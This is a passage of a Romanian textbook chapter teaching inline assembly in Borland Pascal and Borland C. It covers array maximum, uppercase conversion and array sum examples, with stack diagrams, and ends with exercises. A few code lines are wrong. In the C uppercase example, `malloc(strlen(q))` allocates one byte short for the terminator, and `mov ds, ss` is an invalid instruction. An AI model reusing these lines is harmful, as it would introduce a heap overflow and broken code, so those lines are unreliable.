


Fig. 7.4. Organizarea stivei la execuţia variantei 2.1.

{ * } { Cu semnificaţia acestui comentariu, vom reveni cu detalii în exemplul următor.}

```
push ds  { Salvăm conţinutul registrului DS pe stivă. Valoarea sa o vom restaura la
           terminarea blocului asm - end curent. }
mov cl, size
xor ch, ch { sau mov ch, 0 }
```

{ Parametrul formal size, ce conţine dimensiunea şirului trebuie pus în registrul CX. Cum size este octet iar CX cuvânt, plasam mai întâi size în registrul CL (atât size cât şi CL sunt octeţi), iar ulterior convertim octetul din CL în cuvântul din CX. Cum dimensiunea şirului este un număr pozitiv, conversia se face prin completarea cu 0 a octetului mai semnificativ – octetul din registrul CH. }

```
lds si, [bp + 6]
```

{ Încărcăm adresa far a şirului de cuvinte în regiştrii DS:SI. Adresa de offset a acestui şir, aflată pe stivă la deplasament BP + 6 va fi încărcată în registrul SI, iar adresa de segment aflată pe stivă la deplasament BP + 8 va fi încărcată în registrul DS. Având adresa şirului în DS:SI putem folosi instrucţiuni pe şiruri. }

```
    cld             { DF = 0. Vom parcurge şirurile de la stânga la dreapta (ascendent) }
    lodsw
```

{ Încărcăm în AX primul element al şirului. Deoarece DF = 0, registrul de index SI creşte cu două unităţi – am încărcat un cuvânt adică doi octeţi. }

```
    mov max_local, ax   { Considerăm maximul ca fiind acest prim element. }
    dec cx              { Registrul CX este folosit pentru a contoriza câte elemente mai
                          avem în şir }
    jcxz @sfarsit
```

{ Decrementăm registrul CX (decrementare corespunzătoare primului element al şirului). Dacă CX este 0 (în cazul în care şirul are un singur element) sărim la sfârşitul blocului asm - end curent. }

{ Fiind prima linie de cod unde am folosit o etichetă (@sfarsit) facem observaţia că, în cadrul secvenţelor asm - end, folosim etichete locale ce trebuie să înceapă cu simbolul '@', pentru a putea fi diferenţiate de cele globale limbajului Pascal definite cu label. Menţionăm că etichetele Pascal definite cu label, pot fi de asemenea folosite în cadrul unui bloc asm - end. De asemenea, asamblorul inline Borland Pascal permite generarea de octeţi, cuvinte şi dublucuvinte folosind directivele db, dw şi respectiv dd, dar nu permite asocierea octeţilor generaţi cu un identificator. Este corectă deci construcţia db 7, dar este interzisă construcţia x dw 9. }

{ Pentru fiecare element rămas al şirului }

```
    @repeta:
      lodsw             { Încărcăm acest element în registrul AX }
      cmp ax, max_local { Dacă AX este mai mic sau egal decât maximul de până acum,
                          valoarea max_local rămâne aceeaşi }
      jbe @nu_e_mai_mare
      mov max_local, ax { Am găsit un nou maxim, AX e mai mare. }
      @nu_e_mai_mare:
    loop @repeta
```

{ Instrucţiunea loop decrementează registrul CX, iar dacă acesta nu e 0 sare la eticheta @repetă – în cazul nostru pentru a se parcurge mai departe şirul. }

```
    @sfarsit:
      pop ds            { Restaurăm valoarea registrului DS. }
      { ** }            { Vom reveni cu detalii în exemplul următor. }
end;
```

{ Funcţia va returna maximul calculat. }

```
get_max := max_local;
```

```
{ Instrucţiunea de atribuire de mai sus poate fi înlocuită cu
    mov ax, max_local
    mov @result, ax
 înainte de terminarea blocului asm - end de mai sus. }
end;

var i, n:byte; { n reprezintă numărul de elemente ale tabloului x declarat mai jos. }
     x:tablou;
     max:integer; { elementul maxim al tabloului x }
begin
     repeat
       write('Numarul de elemente: ');
       read(n); { citim numărul de elemente }
       if (n > max_elem) or (n <= 0) then
       writeln('Eroare: numarul de elemente trebuie sa fie intre 1 si ', max_elem);
     until (n > 0) and (n <= max_elem);

{ Verificăm ca numărul de elemente să nu depăşească numărul de elemente alocate pentru
tabloul x. }

     for i := 1 to n do
     begin
       write('x[',i,'] = ');
       read(x[i]);
     end; { Am citit cele n elemente alte tabloului x. }

     max := get_max(x, n); { Calculăm şi afişăm valoarea maximă din tabloul x. }
     write('Elementul maxim din sir este: ', max);
end.
```

Varianta 2.2. Vom analiza diferenţele faţă de exemplul anterior, prin structura corpului funcţiei get_max. În acest exemplu, funcţia get_max este scrisă în întregime în limbaj de asamblare.

```
function get_max(t:tablou; size:byte):integer;assembler;
```

{ Reamintim că funcţia calculează elementul maxim dintr-un şir. Funcţia primeşte ca parametru şirul şi numărul său de elemente. Funcţia returnează un întreg, elementul maxim al şirului. Fiind declarată assembler, pentru această funcţie compilatorul Pascal:

- nu generează automat cod care să copieze pe stivă parametri transmişi prin valoare cu dimensiune de reprezentare mai mare de patru octeţi;
- nu alocă pe stivă spaţiu pentru @result.

}

```
var max_local:integer;
{ max_local este o variabilă locală care ne va ajuta la calcularea maximului. }

asm { corpul funcţiei nu mai începe cu begin, fiind declarată assembler }

    push ds

    { ... }
    { Între push ds şi pop ds inclusiv, corpul acestei funcţii este identic cu corpul funcţiei
    get_max din exemplul anterior între * şi **.}
    { ... }

    pop ds

{ Deoarece nu putem avea cod Pascal în interiorul corpului acestei funcţii, acţiunea de returnare
a rezultatului (realizată în exemplul anterior prin get_max := max_local) va trebui realizată tot
în limbaj de asamblare. Astfel, ţinând cont de regula de întoarcere a rezultatului prin intermediul
regiştrilor, şi de dimensiunea de doi octeţi a integer-ului Pascal, vom returna valoarea dorită
prin intemediul registrului AX. }

    mov ax, max_local
    { Funcţia returnează un cuvânt. Valoarea returnată trebuie plasată în registrul AX }

end;
```

Exemplul 7.3. Să se scrie un program Pascal care apelează o funcţie scrisă folosind asamblorul inline Borland Pascal pentru a converti toate caracterele unui şir primit ca parametru în majuscule. Funcţia va returna şirul astfel obţinut, iar prin intermediul unei variabile transmise prin referinţă va returna numărul de caractere care au fost convertite în litere mari.

```
program ToUpperCase;

function upper(q:string; var l:byte):string;assembler;
```

{ Funcţia upper primeşte ca parametru un şir ale cărui caractere trebuie convertite în majuscule şi un byte transmis prin referinţă prin intermediul căruia funcţia va indica numărul de caractere convertite. Funcţia întoarce ca rezultat şirul obţinut în urma conversiei caracterelor în litere mari.
Observaţie: Pentru parametrii având dimensiunea de reprezentare mai mare de patru octeţi, compilatorul Pascal pune pe stivă adresa acestora, chiar dacă ei sunt transmişi prin valoare. Pentru a nu putea fi totuşi modificaţi, compilatorul Pascal crează pe stivă o copie locală a acestora. Acest lucru nu este valabil însă pentru procedurile şi funcţiile assembler (după cum am spus şi la problema 7.1, varianta 1.4). De aceea, în cazul de faţă, transmiterea şirului q se face prin referinţă, declaraţia de funcţie de mai sus fiind identică cu

```
        function upper(var q:string; var l:byte):string;assembler;
}
```

asm { corpul funcţiei nu mai începe cu begin, fiind declarată assembler }

{ Conţinutul stivei în acest moment este prezentat în figura 7.5. Se observă că pentru parametrul l, transmis prin referinţă, se pune pe stivă adresa acestuia. }




Fig. 7.5. - Organizarea stivei după apelul funcţiei upper

```
    push ds          { Salvăm conţinutul registrului DS. }
    lds si, [bp + 8]
```

{ Încărcăm adresa far a şirului de caractere q în regiştrii DS:SI. Adresa de offset a acestui şir, aflată pe stivă la deplasament BP + 8 va fi încărcată în registrul SI, iar adresa de segment aflată pe stivă la deplasament BP + 10 va fi încărcată în registrul DS. Având adresa şirului în DS:SI putem folosi instrucţiuni pe şiruri pentru a opera asupra şirului q ca şir sursă. }

```
    mov cl, [si]
    xor ch, ch { sau mov ah, 0 }
```

{ Pe prima poziţie a şirului sursă se memorează lungimea acestuia (ştim că pe prima poziţie a unui string Pascal se memorează un caracter al cărui cod ASCII reprezintă lungimea propriu zisă a şirului). Dorim ca această lungime să ajungă în registrul CX pentru a itera cu ajutorul instrucţiunii loop printre caracterele şirului sursă. Plasăm mai întâi lungimea în registrul CL, iar ulterior convertim octetul din CL în cuvântul din CX. Cum lungimea şirului este un număr pozitiv, conversia se face prin completarea cu 0 a octetului mai semnificativ – octetul din registrul CH. }

```
    les di, @result { sau les di, [bp + 12] }
```

{ Adresa şirului returnat de către funcţie este pusă pe stivă de modulul apelant înainte de punerea pe stivă a parametrilor (adresa far a şirului returnat se găseşte pe stivă sub parametri). În cadrul funcţiilor assembler care returnează un string se poate folosi @result pentru a referi şirul rezultat. Încărcăm adresa far a acestui şir în regiştrii ES:DI. Adresa de offset a acestui şir, aflată pe stivă la deplasament BP + 12 va fi încărcată în registrul DI, iar adresa de segment aflată pe stivă la deplasament BP + 14 va fi încărcată în registrul ES. Având adresa şirului în ES:DI putem folosi instrucţiuni pe şiruri pentru a opera asupra acestui şir ca şir destinaţie. }

```
    movsb   { Şirul returnat va avea aceeaşi lungime ca şi şirul primit ca parametru. Copiem
            primul caracter (octet) din şirul sursă în şirul destinaţie. }

    mov bl, 0 { În registrul BL vom cuantifica numărul de caractere convertite la majuscule. }

    @repeta:
      lodsb  {Încărcăm pe rând câte un caracter din şir pentru a verifica dacă e literă mică. }
      cmp al, 'a'
      jb @nu_e_litera_mica
      cmp al, 'z'
      ja @nu_e_litera_mica        { E literă mică dacă e în intervalul ['a'..'z']. }
      sub al, 'a'-'A'
```

{ Dacă e literă mică, îl convertim în literă mare prin scăderea din codul său ASCII a diferenţei între codul ASCII a lui 'a' şi codul ASCII al lui 'A ('a' – 'A' = 'b' – 'B' = 'c' – 'C' ş.a.m.d. }

```
      inc bl                      { Incrementăm registrul BL – am convertit un caracter. }
      @nu_e_litera_mica:
```

{ Dacă nu e literă mică, memorăm caracterul în şirul destinaţie aşa cum este. Dacă a fost cumva literă mică, acum registrul AL conţine codul ASCII al caracterului majusculă corespunzător. }

```
      stosb { se salvează caracterul din registrul AL la adresa ES:DI }

    loop @repeta
```

{ Continuăm până la ultimul caracter din şir – registrul CX a fost iniţializat cu lungimea şirului de caractere. }

```
    lds si, l   { sau lds si, [bp + 4] }
    mov [si], bl
```

{ Punem în DS:SI adresa far a octetului l transmis prin referinţă. Memorăm la adresa acestui octet, din registrul BL numărul de conversii făcute. Pentru că l este transmis prin referinţă, referirea din asamblare la variabila (eticheta) l înseamnă de fapt accesarea adresei (de pe stivă) a parametrului actual. De aceea nu se poate folosi instrucţiunea mov l, bl şi este nevoie de adresare indirectă. }

```
    pop ds   { Restaurăm valoarea registrului DS. }
end;
```

```
var s, r:string; { s – şirul pe care dorim să-l convertim în majuscule. }
                 { r – şirul destinaţie. }
    k:byte;      { variabilă folosită pentru a contoriza numărul de conversii din litere mici la
                   litere mari efectuate. }
begin
    writeln('Introduceti un sir de caractere: ');
    read(s); { Citim şirul pe care dorim să-l convertim. }

    r := upper(s, k);
{ Funcţia upper întoarce şirul primit ca prim parametru convertit în majuscule, precum şi
numărul de conversii efectuate în parametrul al doilea de tip byte, transmis prin referinţă. }

{ Afişăm şirul convertit în majuscule şi numărul de conversii efectuate. }
    writeln('Sirul obtinut este: ', r);
    writeln('Au fost convertite in majuscule ', k, ' caractere.');
end.
```

Exemplul 7.4. Să se scrie un program Pascal care calculează suma elementelor dintr-un tablou de întregi, folosind o funcţie scrisă cu ajutorul asamblorului inline Borland Pascal.

Rezolvăm problema în două variante, cu şi fără funcţie assembler.

Varianta 4.1. (cu funcţie ne-assembler):

```
type sir=array[1..100] of integer;
{ Am declarat tipul sir ca tablou ce conţine maxim o sută de întregi. }

function suma(s:sir; n:integer):longint;
{ Deoarece însumând mai mulţi întregi (reprezentaţi pe doi octeţi), rezultatul poate depăşi doi
octeţi, am ales să reprezentăm suma ca longint, pe patru octeţi.}

{ Şirul s este transmis prin valoare. Având dimensiunea de reprezentare mai mare de patru octeţi,
pe stivă se pune adresa parametrului actual din segmentul de date. Pentru a nu putea fi modificat,
compilatorul Pascal generează pe stivă o copie a parametrului actual. }

begin
asm
    xor dx, dx  { punem 0 în regiştrii DX şi BX }
    xor bx, bx
{ Vom calcula suma şirului în DX:BX (registrul AX va fi folosit de instrucţiunea pe şiruri cu
care vom parcurge tabloul de întregi). }
```

```
    mov cx, n
```

{ Punem în registrul CX numărul de elemente pe care îl putem accesa direct de pe stivă, unde s-a pus valoarea parametrului actual }

```
    lea si, s
```

{ Încărcăm adresa de offset a şirului s în registrul SI. Şirul, fiind o copie pe stivă, va avea adresa de segment în registrul SS. Deoarece offsetul şirului în momentul compilării nu poate fi determinat (nu se ştie unde pe stivă va ajunge copia) este incorectă folosirea intrucţiunii mov si, offset s. Nu este vorba despre o eroare de sintaxă, ci despre o eroare logică, compilatorul Turbo Pascal neputând cunoaşte offsetul şirului s pe stivă la momentul execuţiei. }

```
    cld { parcurgem şirul de la stânga la dreapta }

    @repeta:
      segss lodsw { încarcăm în registrul AX un element al şirului de la adresa SS:SI }
      add bx, ax { adunăm acest element la dublucuvântul din DX:BX }
      adc dx, 0
    loop @repeta

    mov word ptr @result, bx
    mov word ptr @result + 2, dx
```

{ Memorăm rezultatul în dublucuvântul rezervat pentru rezultat (cuvântul mai puţin semnificativ la adresă mai mică, iar cel mai semnificativ la adresă mai mare). }

```
end;
end;

var a:sir;          { a - şirul de întregi }
    n, i:word;      { n – numărul de elemente din şir }
    s:longint;      { s – suma elementelor din şir }

begin
    write('Numarul de elemente: '); read(n); { citim numărul de elemente }
    for i := 1 to n do
    begin
      write('Elementul a[',i,'] = '); read(a[i]); { citim cele n elemente }
    end;
    s := suma(a, n); { calculăm şi afişăm suma }

writeln('Suma elementelor sirului este: ', s);

end.
```

Varianta 4.2. (cu funcţie assembler). Cele două variante diferind doar prin corpul funcţiei suma, rezumăm varianta 2 de rezolvare doar la prezentarea corpului acestei funcţii:

```
function suma(s:sir; n:integer):longint;assembler;
```

{ Deşi şirul s are dimensiunea de reprezentare mai mare de patru octeţi, funcţia fiind declarată assembler, compilatorul Pascal nu generează o copie a parametrului actual pe stivă. Şirul fiind transmis prin referinţă, putem folosi simbolul s pentru a ne referi direct la adresa parametrului actual, adresă pusă pe stivă de codul de apel. }

```
asm
    xor dx, dx  { punem 0 în regiştrii DX şi BX }
    xor bx, bx
```

{ Vom calcula suma şirului în DX:BX (registrul AX va fi folosit de instrucţiunea pe şiruri cu care vom parcurge tabloul de întregi). }

```
    mov cx, n
```

{ Punem în registrul CX numărul de elemente pe care îl putem accesa direct de pe stivă, unde s-a pus valoarea parametrului actual }

```
    push ds
    lds si, s
```

{ Fiind transmis practic prin referinţă, putem folosi instrucţiunea lds pentru a încărca în regiştrii DS:SI adresa FAR a parametrului actual. Această adresă se găseşte pe stivă pusă de codul de apel. Deoarece am modificat registrul DS, valoarea sa a fost salvată în prealabil.}

```
    cld             { parcurgem şirul de la stânga la dreapta }
    @repeta:
      lodsw         { încărcăm în registrul AX un element al şirului de la adresa DS:SI }
      add bx, ax    { adunăm acest element la dublucuvântul din DX:BX }
      adc dx, 0
    loop @repeta

    pop ds          { restaurăm valoarea registrului DS }

    mov ax, bx      { Rezultatul din DX:BX trebuie întors în DX:AX. De aceea, mutăm
                      valoarea din registrul BX în registrul AX. }
end;
```

Exemple folosind asamblorul inline Borland C

Exemplul 7.5. Să se calculeze suma a două cuvinte fără semn.

Vom rezolva această problemă cu ajutorul unei funcţii C care calculează suma a două numere, funcţie care va face acest calcul cu ajutorul unei instrucţiuni C **asm**.

```
#include <stdio.h>

unsigned int suma(unsigned int x, unsigned int y) {
        unsigned int rez;           // în variabila rez vom returna suma celor două numere

/* O instrucţiune C asm poate să conţină fie o singură instrucţiune în limbaj de asamblare, fie
mai multe instrucţiuni în limbaj de asamblare grupate cu ajutorul acoladelor. În cadrul unei
instrucţuni asm se poate folosi fără restricţie atât variabilele globale, cât şi cele locale, indiferent
dacă acestea sunt declarate local, sau fac parte din lista parametrilor formali. Desigur că trebuie
avut în vedere ca atunci când folosim o variabilă C pe post de operand al unei instrucţiuni din
limbajul de operare care acceptă doi operanzi, celălalt operand să aibă aceeaşi dimensiune de
reprezentare ca variabila C respectivă. În limbajul C, tipul de date unsigned int se reprezintă pe
un cuvânt. Deci vom putea să folosim ca operand în orice instrucţiune asm în care apar
variabilele x, y şi rez orice registru general.*/

        asm {
                mov ax, x           // mutăm conţinutul variabile x în registrul AX
                add ax, y           // adunăm la valoarea din AX conţinutul variabilei y
                mov rez, ax         // punem suma din AX în variabila rez
        }

        return rez;                 // variabila rez va conţine suma x+y, deci returnăm această
                                    // valoare
/* Trebuie amintit că este interzisă modificarea în cadrul unui bloc asm a regiştrilor SS, SP, BP şi
DS. Dacă totuşi aceşti regiştrii trebuie modificaţi se recomandă salvarea în prealabil a acestora,
de exemplu pe stivă şi restaurarea lor ulterioară. */

}

void main() {
unsigned int a = 7, b = 9, s;       // a şi b vor fi cele două numere a căror sumă dorim să o
                                    // calculăm, iar în s vom salva suma lor
s = suma(a, b);                     // s va conţine suma lui a şi b
printf("Suma este: %u\n", s);       // afişăm suma pe ecran
}
```

Exemplul 7.6. Să se calculeze maximul unui şir de numere întregi.

Pentru rezolvarea problemei, vom scrie, folosind instrucţiuni în limbaj de asamblare, o funcţie care primeşte ca şi parametri un şir de numere întregi şi dimensiunea şirului şi calculează elementul maxim din acel şir.

```
#include <stdio.h>
#define max_elem 100

int get_max(int *t, unsigned char size) {
        int max_local;          // în această variabilă vom reţine elementul maxim
```

/* În momentul apelului unei funcţii C, parametrii actuali se pun pe stivă de la dreapta spre stânga (în mod invers decât se întâmpla în cazul limbajului Pascal), apoi pe stivă se pune adresa de revenire (doar offset-ul ei dacă funcţia este scrisă în acelaşi segment cu apelantul şi adresa FAR, segment şi offset, în caz contrar). Prezentăm în continuare modul cum arată stiva în momentul intrării în funcţia get_max : */




Fig. 7.6. - Organizarea stivei după apelul funcţiei get_max

```
asm {
        push ds         /*salvăm pe stivă registrul DS deoarece o să-l folosim în interiorul
                        funcţiei */
        mov cl, size    /* în registrul cl vom pune numărul de elemente ale şirului
                        deoarece vrem să parcurgem şirul t folosind instrucţiunile de lucru
                        cu şiruri de cuvinte din limbajul de asamblare. Observaţi că
                        folosim doar partea low a registrului CX şi nu întregul registru CX,
                        deoarece tipul unsigned char în C este reprezentat pe un octet.
                        Deoarece parametrul size se află pe stivă (şi nu în segmentul de
                        date al programului) puteam să scriem în loc de această
                        instrucţiune, instrucţiunea următoare: mov cl, [bp+6].*/
        xor ch, ch      /* punem 0 în partea high a registrului CX, deoarece vom folosi
                        mai jos instrucţiunea loop. */
```

```
        mov si, [bp + 4]      /* pregătim lucrul cu instrucţiuni pe şiruri. În regiştrii DS:SI trebuie
                              să avem adresa de segment şi, respectiv, offset-ul şirului t (de fapt
                              a şirului x din funcţia main care este parametrul actual). Şirul x
                              fiind transmis ca şi pointer, pe stivă la offset [bp + 4] avem offset-
                              ul acestui şir. */
        mov ax, ss            /* parametrul actual x deoarece este declarat în funcţia main şi nu
                              în afara oricărei funcţii este alocat în segmentul de stivă şi nu în cel
                              de date. Prin urmare, adresa lui de segment este în registrul SS. De
                              aceea în aceste două instrucţiuni copiem registrul SS în DS. */
        mov ds, ax
        lodsw                 // încărcăm în AX primul elementul din şirul t (de fapt din şirul x)
        mov max_local, ax     // iniţializăm variabila cu primul element din şirul t
        dec cx                // decrementăm pe CX fiindcă am parcurs deja un element al şirului
        jcxz sfarsit          // dacă CX=0 înseamnă că şirul are un singur element şi acesta este
                              // şi maximul
}

/* Începem bucla de parcurgere a parametrilor. Spre deosebire de limbajul Pascal, limbajul C nu
permite definirea de etichete pentru salt în cadrul instrucţiunilor asm ci doar în afara lor, ca
etichete C. În cadrul buclei repeta parcurgem restul de elemente ale şirului şi când găsim un
element mai mare decât valoarea din max_local actualizăm conţinutul acestei variabile la noua
valoare maximă gasită. */

        repeta:
        asm {
            lodsw                 // încărcăm în AX elementul curent din şir
            cmp ax, max_local     //comparăm valoarea din AX cu valoarea variabilei
                                  max_local
            jbe nu_e_mai_mare     /* dacă valoarea din AX nu este mai mare decât
                                  max_local atunci execuţia continuă la eticheta
                                  nu_e_mai_mare unde reluăm bucla repeta */
            mov max_local, ax     /* dacă valoarea din AX este mai mare decât
                                  max_local actualizăm valoarea variabilei
                                  max_local */
        }

        nu_e_mai_mare:
            asm loop repeta       /* instrucţiunea loop decrementează valoarea din
                                  registrul CX fiindcă am parcurs un element şi
                                  reluăm bucla:
                                  repeta (dacă CX nu este 0) */
        sfarsit:
            asm pop ds            // restaurăm registrul DS pe care l-am salvat pe
                                  //stivă la începutul funcţiei
```

```
        return max_local;                    // returnăm valoarea din variabila max_local
}

void main() {
      unsigned char i, n;     // variabile locale; n va reţine numărul de elemente din şirul x
      int x[max_elem];        // şirul
      int max;

      do {
        printf("Numarul de elemente: ");
        scanf("%d", &n);
        if ((n > max_elem) || (n <= 0))
        printf("Eroare: numarul de elemente trebuie sa fie intre 1 si %d\n",
                max_elem);
      } while ((n <= 0) || (n > max_elem));      //verificăm ca numărul de elemente să nu
                                                 //depăşească numărul de elemente alocate
                                                 //pentru tabloul x.
      for (i = 0; i < n; i++) {
        printf("x[%d] = ", i);
        scanf("%d", &x[i]);
      }                                          // Am citit cele n elemente alte tabloului x

      max = get_max(x, n);  // calculăm şi afişăm valoarea maximă din tabloul x
      printf("Elementul maxim din sir este: %d\n", max);
}
```

Exemplul 7.7. Să se scrie un program C care apelează o funcţie scrisă folosind asamblorul inline Borland C pentru a converti toate caracterele unui şir primit ca parametru, în majuscule. Funcţia va returna şirul astfel obţinut, iar prin intermediul unei variabile transmise prin pointer va returna numărul de caractere care au fost convertite în litere mari.

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

char* upper(char *q, unsigned char *l) {
  char *p = malloc(strlen(q));        /* p este şirul de caractere care va conţine şirul q,  dar cu
                                         literele mici convertite în litere mari; şirul de caractere
                                         propriu-zis (adică caracterele din şir) se va aloca în zona
                                         de memorie numită heap, iar variabila p, alocată pe stivă,
                                         va conţine offset-ul acestui şir de caractere din zona heap.
                                         */
```

// În acest moment, stiva arată în felul următor:




fig. 7.7 - Organizarea stivei după apelul funcţiei upper

```
asm {
    push ds             /* salvăm pe stivă registrul DS deoarece o să-l folosim în interiorul
                        funcţiei */
```

/* pregătim lucrul cu instrucţiuni pe şiruri. În regiştrii DS:SI trebuie să avem adresa de segment şi, respectiv, offset-ul şirului q (de fapt a şirului s din funcţia *main* care este parametrul actual), iar în ES:DI trebuie să avem adresa de segment şi, respectiv, offset-ul şirului p. Deoarece şirul s este transmis ca parametru prin pointer, pe stivă avem offset-ul acestui şir. Avest offset este accesibil fie prin valoarea de ladeplasamentul [bp + 4], fie prin valoarea variabilei q. La fel, offset-ul şirului p se poate accesa fie prin valoarea cuvântului de la deplasamentul [bp - 2] pe stivă, fie prin valoarea variabilei p care, aşa cum spuneam mai sus, este egală cu acest offset. */

```
    mov si, q       // punem în SI offset-ul şirului q
    mov di, p       // punem în DI offset-ul şirului p
```

/* Şirul s (alias q) este declarat static în funcţia *main*, deci se alocă pe stivă. Atunci în registrul DS trebuie să punem adresa din SS. Şirul p este alocat dinamic în zona heap, iar această zonă este în segmentul de date, deci în ES trebuie să fie valoarea din DS. Dar acest lucru este făcut oricum la momentul începerii execuţiei programului (de către codul introdus de editorul de legături). */

```
    mov ax, ss
    mov ds, ss
    mov bl, 0       // în registrul BL vom reţine câte litere mici am convertit la litere mari
}
```

/* În bucla repeta parcurgem elementele şirului q şi le copiem în şirul p având grijă ca literele mici să le convertim la litere mari. */

```
repeta:
asm {
    lodsb           // încărcăm în AL caracterul curent din şirul q
    cmp al, 0       // dacă AL=0 (sfârşit de şir în limbajul C), sărim la eticheta // sfarsit
    je sfarsit
    cmp al, 'a'     //dacă AL<'a' înseamnă că AL nu e literă mică şi sărim la eticheta
                    //nu_e_litera_mica unde punem caracterul din AL în şirul p
    jb nu_e_litera_mica
    cmp al, 'z'     //dacă AL>'z' înseamnă că AL nu e literă mică şi sărim la eticheta
                    //nu_e_litera_mica unde punem caracterul din AL în şirul p
    ja nu_e_litera_mica
    sub al, 'a'-'A' //altfel, AL este literă mică şi o transformăm în litera mare
                    //corespunzătoare, scăzând din ea valoarea 'a'-'A'
    inc bl          // incrementăm pe BL fiindcă am convertit o literă mică
}

nu_e_litera_mica:
asm {
    stosb           //punem litera din registrul AL (despre care acum suntem siguri că este
                    //literă mare) pe poziţia curentă din şirul p
    jmp repeta      // reluăm ciclul repeta
}

sfarsit:
asm {
    stosb           //punem în şirul p caracterul de sfârşit de şir (zero) din registrul AL
    mov si, l       //în registrul SI punem pe l (adică offset-ul variabilei k din funcţia main)
    mov [si], bl    //punem în valoarea de la offset-ul conţinut de SI (cu alte cuvinte, punem
                    //în variabila k din funcţia main) numărul de litere mici convertite.
    pop ds          //restaurăm registrul DS pe care l-am salvat pe stivă la începutul funcţiei
}
    return p;       // returnăm şirul p
}


void main() {
    char s[100], *r;        //s va fi şirul de caractere pe care îl citim de la tastatură, iar r va
                            //referi şirul obţinut după ce am convertit literele mici din şirul s în
                            //literele mari corespunzătoare
    unsigned char k;        //în variabila k o să salvăm numărul de litere mici convertite în
                            //litere mari

    printf("Introduceti un sir de caractere: ");
    fgets(s, 100, stdin);   //citim şirul de caractere s de la intrarea standard
```

```
    r = upper(s, &k);       // vom obţine în r un pointer la un şir de caractere care conţine
                            //toate elementele din şirul s, dar literele mici convertite în litere
                            //mari, iar în variabila k avem numărul de litere mici convertite
    printf("Sirul obtinut este: %s\n", r);
    printf("Au fost convertite in majuscule %d caracter.\n", k);
    free(r);                // dealocăm şirul referit de variabila r, şir alocat în funcţia upper
}
```

Probleme propuse:

1. Se citeşte de la intrarea standard un şir de numere. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care primeşte ca parametrii şirul şi numărul de elemente şi determină valorile elementelor în baza 16.

2. Se citeşte de la intrarea standard un şir de numere. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care primeşte ca parametrii şirul şi numărul de elemente şi va calcula media aritmetică, media geometrică, suma şi produsul elementelor acestui şir.

3. Se citesc de la intrarea standard două numere naturale. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care va determina toate numerele prime cuprinse între aceste două numere.

4. Se citesc de la intrarea standard mai multe cuvinte. Folosind o funcţie scrisă în limbaj de asamblare să se determine care dintre aceste cuvinte sunt palindroame (se citeşte la fel de la ambele capete, ex.: tot, capac)

5. Se citeşte de la intrarea standard un şir de caractere. Să se scrie o funcţie folosind instrucţiuni în limbaj de asamblare care va determina şirul de caractere oglindit (ex. se citeşte "abcd", şirul oglindit este "dcba")

